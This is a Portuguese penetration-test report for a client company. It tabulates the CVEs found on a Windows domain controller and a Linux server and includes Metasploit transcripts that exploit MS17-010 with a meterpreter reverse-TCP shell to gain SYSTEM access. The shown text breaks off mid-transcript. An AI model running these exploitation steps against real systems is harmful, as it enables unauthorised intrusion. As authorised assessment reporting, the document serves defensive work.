



Relatório Pentesting MountSec

DOCUMENTO CONFIDENCIAL

Consultores: Gabriel Silva Lopes

Lucas Cavalcanti Mancilha

Sergio Roberto dos Santos

08 setembro de 2021

Tel: (81) 3414-7950

E-mail: leakhunters@kpmg.com

Web: <https://home.kpmg/br/pt/>

RESUMO

A empresa de consultoria LeakHunters foi contratada pela empresa MountSec para identificar e analisar vulnerabilidades em seu ambiente informático. Categorizar os riscos dessas explorações e recomendar boas práticas de mitigação.

Palavras-chave: Vulnerabilidades. Riscos. Mitigação.

LISTA DE ILUSTRAÇÕES

Figura 1: Enumerando e Identificando vulnerabilidade e <i>exploit MS17-010_EternalBlue</i>	11
Figura 2: Identificando vulnerabilidade <i>MS17-010_EternalBlue</i>	12
Figura 3: Iniciando a exploração do <i>host</i> alvo.	13
Figura 4: <i>Exploit</i> executado com sucesso <i>shell</i> reversa estabelecida	14
Figura 5: Efetivando acesso ao disco local do host alvo	15
Figura 6: Listando os usuários do host e modificando password do administrador	16
Figura 7: Alteração de senha com sucesso	17
Figura 8: Acesso total garantido	18
Figura 9: Não há antivírus instalado	19
Figura 10: <i>Firewall</i> desativado	20
Figura 11: Área de trabalho remota	21
Figura 12: Telnet instalado	22
Figura 13: Serviço de transferência de inteligência de plano de fundo desabilitado	23
Figura 14: Serviço de criptografia desabilitado	24
Figura 15: Pasta download com arquivos confidenciais desprotegidos	25
Figura 16: Pasta raiz	26
Figura 17: Usuários do domínio	23
Figura 18: Recolhendo informação sobre <i>cross-site request forgery</i>	24
Figura 19: Descobrimos vulnerabilidade no protocolo <i>SSL</i>	25
Figura 20: Identificando vulnerabilidades <i>SSL-TLS</i> e <i>Postgresql</i>	28
Figura 21: Explorando vulnerabilidade do <i>Postgre</i> e estabelecendo <i>shell</i> reversa	28

Figura 22: Acesso garantido ao <i>host</i> alvo	29
Figura 23: Identificando vulnerabilidade no serviço <i>FTPD</i> 1.3.1	29
Figura 24: Listando e explorando falha grave na configuração do <i>Telnet</i>	30
Figura 25: Ganho de acesso total <i>root</i> ao <i>host</i> alvo através da porta 1524	30
Figura 26: Identificando vulnerabilidades (<i>Querys</i>) no servidor apache <i>http-sql-injection</i>	31
Figura 27: Identificando vulnerabilidade a ataque <i>DOS</i> ao <i>http-Slowloris</i>	32
<u>Figura 28: Listando vulnerabilidade de possível exploração <i>MiTM</i></u>	
<u>Figura 29: Enumerando vulnerabilidade <i>vsFTPD</i> 2.3.4</u>	
<u>Figura 30: <i>Exploit</i> implementado e Acesso total (<i>root</i>) garantido através do <i>vsFTPD</i> 2.3.4</u>	
<u>Figura 31: Demonstração de possível persistência do atacante no sistema</u>	
<u>Figura 32: Acesso <i>Tomcat</i></u>	

LISTA DE ABREVIATURAS E SIGLAS

BITS – Background Intelligent Transfer Service

EFS – Encrypting File System

DOS – Denial Of Service

FTP – File Transfer Protocol

CVE – Common Vulnerabilities and Exposures

CVSS – Common Vulnerability Scoring System

HTTP – Hypertext Transfer Protocol

MITM – Man In The Middle

NIST – National Institute of Standard and Tecnology

PTES – Penetration Testing Executive Standard

SSL – Secure Sockets Layer

TLS – Transport Layer Security

SUMÁRIO

1	INTRODUÇÃO	14
1.1	MountSec	15
1.2	Objetivo	16
1.3	Objetivo principal	16
1.4	Objetivos específicos	17
1.5	Justificativas	17
1.6	Organização do trabalho	17
2	RESULTADOS DO PENTEST	18
2.1	Servidor Windows	18
2.1.1	Por dentro do servidor Windows	18
2.1.2	Não possui antivírus	19
2.1.3	Firewall desativado	20
2.1.4	Área de trabalho remota	20
2.1.5	<i>Telnet</i> instalado	21
2.1.6	Serviço de transferência de inteligência de plano de fundo desabilitado	21

2.1.7	Serviço de criptografia desabilitados	22
2.1.8	Pasta download com arquivos confidenciais desprotegidos	23
2.1.9	Pasta raiz	23
2.1.9.1	Usuários do domínio	23
2.2	Servidor <i>Linux</i>	26
5	CONSIDERAÇÕES FINAIS	35
	REFERÊNCIAS BIBLIOGRÁFICAS	36

1 RESUMO EXECUTIVO

A LeakHunters foi contratada pela MountSec para conduzir um teste de penetração, com objetivo de identificar possíveis vulnerabilidades, afim de evitar vazamento de dados, pois, recentemente a empresa sofreu incidentes de segurança.

As atividades foram conduzidas de forma controlada, visando simular um agente malicioso em um ataque direcionado contra a MountSec

1.1 MountSec

Recentemente, a empresa MountSec sofreu alguns incidentes de segurança onde todos os servidores foram criptografados, gerando perdas financeiras e de clientes. O time de segurança conseguiu refazer todas as máquinas comprometidas e os sistemas críticos voltaram a normalidade. O CISO em conjunto do Board, decidiram contratar um serviço de pentest com o objetivo de avaliar a infraestrutura crítica de aplicações após esse estressante incidente de segurança.

O principal objetivo do pentest é identificar as vulnerabilidades que a empresa possa vir a ser explorada e sofrer um novo ataque.

1.2 Objetivo

A MountSec contratou este serviço com a expectativa de descobrir o mais rápido possível as vulnerabilidades presentes no seu servidor, pois está com medo de ocorrer um vazamento de dados.

1.3 Objetivo principal

Realizar uma avaliação de risco e vulnerabilidades no servidor da empresa MountSec. O tipo de serviço contratado foi o Black Box.

1.4 Objetivos específicos

Para cumprir o objetivo geral proposto, este pentesting tem os seguintes objetivos específicos:

- Identificação de eventuais vulnerabilidades; se um atacante pode penetrar nas defesas da MountSec.
- Analisar as aplicações publicadas nesse servidor.
- Identificação de eventuais riscos de explorações, suas severidades e impactos de uma violação de segurança.
- Recomendações e boas práticas do mercado para mitigação das vulnerabilidades, na infraestrutura interna e disponibilidade dos sistemas de informação da MountSec.

1.5 Justificativas

O pentesting proposto visa encontrar vulnerabilidades no ambiente da MountSec, e para realização destes esforços foram colocados a identificação e exploração de pontos fracos de segurança que poderiam permitir que um invasor remoto obtivesse acesso não autorizado aos dados organizacionais. Os ataques foram conduzidos com o nível de acesso que um usuário geral da Internet teria. A avaliação foi conduzida de acordo com as recomendações descritas no NIST SP 800-115 e PTES, com todos os testes e ações sendo conduzidas sob condições controladas.

1.6 Organização deste trabalho

Este está organizado como segue:

O capítulo 2 apresenta como foram feitos os testes e técnicas utilizadas, demonstrada em passo a passo, visando identificar eventuais vulnerabilidades.

O capítulo 3 tem-se a fundamentação em recomendar melhores práticas para mitigação de vulnerabilidades.

O capítulo 4 apresenta uma avaliação de risco e vulnerabilidades.

¹ [NIST SP 800-115 | NIST](#)

² [The Penetration Testing Execution Standard \(pentest-standard.org\)](#)

2 RESULTADOS DO PENTEST

Utilizando a ferramenta *Nmap*, foi feito um reconhecimento inicial da rede MountSec, que resultou na descoberta de dois servidores, *Windows Server 2008 R2 DataCenter* e *Linux*.

Nos testes no servidor *Windows* foram identificadas as seguintes *CVEs*:

Porta	Serviço e Versão	Vulnerável?
25/tcp	smtp (Microsoft Exchange)	Sim (CVE-2010-4344, 2014-3566)
53/tcp	domain (Microsoft DNS)	?
80/tcp	http (Microsoft IIS httpd 7.5)	?
88/tcp	kerberos-sec	?
135/tcp	msrpc (Microsoft Windows RPC)	?
139/tcp	netbios-ssn	?
389/tcp	ldap (Active Directory LDAP)	?
443/tcp	ssl/https?	Sim (CVE-2014-3566)
445/tcp	microsoft-ds(Windows Server 2008)	Sim (CVE-2017-0143, 2017-0146)
464/tcp	kpasswd5?	?
587/tcp	smtp (Microsoft Exchange smtpd)	Sim (CVE-2014-3566)
593/tcp	ncacn_http (RPC over HTTP 1.0)	?
636/tcp	ldaps?	?
808/tcp	ccproxy-http?	?
1801/tcp	msmq?	?
2103/tcp	msrpc (Windows RPC)	?
2105/tcp	msrpc (Windows RPC)	?
2107/tcp	msrpc (Windows RPC)	?
3268/tcp	ldap (Active Directory LDAP)	?
3269/tcp	globalcatLDAPssl?	?
3389/tcp	ssl/ms-wbt-server?	?
6001/tcp	ncacn_http (RPC over HTTP 1.0)	?
6002/tcp	ncacn_http (RPC over HTTP 1.0)	?
6003/tcp	ncacn_http (RPC over HTTP 1.0)	?
6004/tcp	ncacn_http (RPC over HTTP 1.0)	?
6005/tcp	msrpc (Windows RPC)	?
6006/tcp	msrpc (Windows RPC)	?
6007/tcp	msrpc (Windows RPC)	?
6025/tcp	marpc (Windows RPC)	?
47001/tcp	winrm	?

Nos testes no servidor *Linux* foram identificadas as seguintes *CVEs*:


Porta	Serviço e Versão	Vulnerável?
21/tcp	ftp (vsftpd 2.3.4)	Sim (CVE-2011-2523)
22/tcp	ssh (OpenSSH 4.7)	Sim (CVE-?)
23/tcp	telnet (Linux telnetd)	Sim (CVE-?)
25/tcp	smtp (Postfix)	Sim (CVE-2015-4000, 2014-3566)
53/tcp	domain (ISC BIND 9.4.2)	Sim (CVE-2020-8617)
80/tcp	http (Apache httpd 2.2.8)	Sim (CVE-2007-6750)
111/tcp	rpcbind	Não Identificado
139/tcp	netbios-ssn (Samba 3.X - 4.X)	Sim (CVE-2016-2118)
443/tcp	https	Não Identificado
445/tcp	microsoft-ds (Samba 3.X - 4.X)	Sim (CVE-2016-2118)
512/tcp	exec (netkit-rsh rexecd)	Não Identificado
513/tcp	login (OpenBSD or Solaris rlogind)	Sim (CVE-1999-0651)
514/tcp	shell (tcpwrapped)	Não Identificado
1099/tcp	rmiregistry (java-rmi)	Sim (CVE-2011-3556)
1524/tcp	ingreslock (Bindshell)	Sim (CVE-?)
2049/tcp	nfs	Sim (CVE-1999-0554)
2121/tcp	ccproxy-ftp (ProFTPD 1.3.1)	Sim (CVE-2021-4130, 2019-18217)
3306/tcp	mysql (MySQL 5.0.51a)	Sim (CVE-?)
3389/tcp	ms-wbt-server	Não Identificado
5432/tcp	postgresql (DB 8.3.0 - 8.3.7)	Sim (CVE-2007-3280)
5900/tcp	vnc (Protocol 3.3)	Sim (CVE-?)
6000/tcp	X11	Sim (CVE-0526)
6667/tcp	irc (UnrealIRCd)	Sim (CVE-2010-2075)
8009/tcp	ajp13 (Apache Jserv Protocol v1.3)	Sim (CVE-2020-1745, 2020-1938)
8180/tcp	Apache Tomcat/Coyote (1.1)	Sim (CVE-2020-1745, 2020-1938)

2.1 Servidor *Windows*

O servidor *Windows* instalado é o controlador de domínio.

Seguem sequência de figuras demonstrando ganho de acesso ao servidor explorando a vulnerabilidade *MS17-010 ETERNALBLUE*.

Primeiramente foi realizado uma busca pela vulnerabilidade *MS17-010*.



```

ShellNo.1
File Actions Edit View Help
Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > search exploit ms17-010

Matching Modules

=====
#  Name                                     Disclosure Date  Rank
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average
Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14      average
No  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for W
in8+
2  exploit/windows/smb/ms17_010_psexec          2017-03-14      normal
Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Code Execution
3  auxiliary/admin/smb/ms17_010_command          2017-03-14      normal
No  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Command Execution
4  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14      great
Yes SMB DOUBLEPULSAR Remote Code Execution

root@kali:~/home/kali
File Actions Edit View Help
MAC Address: 08:00:27:01:39:65 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: everest.mountsec.local, EVEREST; OS: Windows; CPE: /
o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2:sp1

Host script results:
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SM
Bv1
servers (ms17-010).

Disclosure date: 2017-03-14
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 441.77 seconds

```

Figura 1: Enumerando e Identificando vulnerabilidade e *exploit MS17-010*

Depois foi identificado a vulnerabilidade *ms17-010-EternalBlue*

```

Shell No. 1
File Actions Edit View Help

# Name                               Disclosure Date Rank
Check Description
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average
Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average
No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for W
in8+
2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal
Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Code Execution
3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal
No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Command Execution
4 auxiliary/scanner/smb/smb_ms17_010 normal
No MS17-010 SMB RCE Detection
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great
Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exp
loit/windows/smb/smb_doublepulsar_rce

msf6 > use 2

```

Figura 2: Identificando vulnerabilidade *MS17-010-EternalBlue*

Após escolhido opção de vulnerabilidade a ser explorada, foi realizado configuração para o alvo e iniciado exploração.


```

Shell No. 1
File Actions Edit View Help
 0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average
Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
 1 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average
No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for W
in8+
 2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal
Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Code Execution
 3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal
No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wi
ndows Command Execution
 4 auxiliary/scanner/smb/smb_ms17_010 normal
No MS17-010 SMB RCE Detection
 5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great
Yes SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exp
loit/windows/smb/smb_doublepulsar_rce

msf6 > use 2
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.51
RHOST => 192.168.1.51
msf6 exploit(windows/smb/ms17_010_psexec) > set LRHOST 192.168.1.64
LRHOST => 192.168.1.64
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

```

Figura 3: Iniciando a exploração do *host* alvo

Foi obtido conexão com o alvo.



```
Shell No. 1
File Actions Edit View Help

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce


msf6 > use 2
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.51
RHOST => 192.168.1.51
msf6 exploit(windows/smb/ms17_010_psexec) > set LRHOST 192.168.1.64
LRHOST => 192.168.1.64
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.64:4444
[*] 192.168.1.51:445 - Target OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1
[*] 192.168.1.51:445 - Built a write-what-where primitive...
[+] 192.168.1.51:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.51:445 - Selecting PowerShell target
[*] 192.168.1.51:445 - Executing the payload...
[+] 192.168.1.51:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.1.51
[*] Meterpreter session 1 opened (192.168.1.64:4444 -> 192.168.1.51:44426) at 2021-09-04 15:58:56 -0400

meterpreter > 
```

Figura 4: *Exploit* executado com sucesso *shell* reversa estabelecida

Chamada para carregar *prompt* de comando.



```
Shell No.1
File Actions Edit View Help
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.51
RHOST => 192.168.1.51
msf6 exploit(windows/smb/ms17_010_psexec) > set LRHOST 192.168.1.64
LRHOST => 192.168.1.64
msf6 exploit(windows/smb/ms17_010_psexec) > exploit


[*] Started reverse TCP handler on 192.168.1.64:4444
[*] 192.168.1.51:445 - Target OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1
[*] 192.168.1.51:445 - Built a write-what-where primitive...
[+] 192.168.1.51:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.51:445 - Selecting PowerShell target
[*] 192.168.1.51:445 - Executing the payload...
[+] 192.168.1.51:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.1.51
[*] Meterpreter session 1 opened (192.168.1.64:4444 -> 192.168.1.51:44426) at 2021-09-04 15:58:56 -0400

meterpreter > shell
Process 4712 created.
Channel 1 created.
Microsoft Windows [vers6.0 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Windows\system32>
```

Figura 5: Efetivando acesso ao disco local do *host* alvo

Com acesso ao disco local, foi realizada busca para descobrir os usuários existentes.



```
File Actions Edit View Help
[*] 192.168.1.51:445 - Executing the payload ...
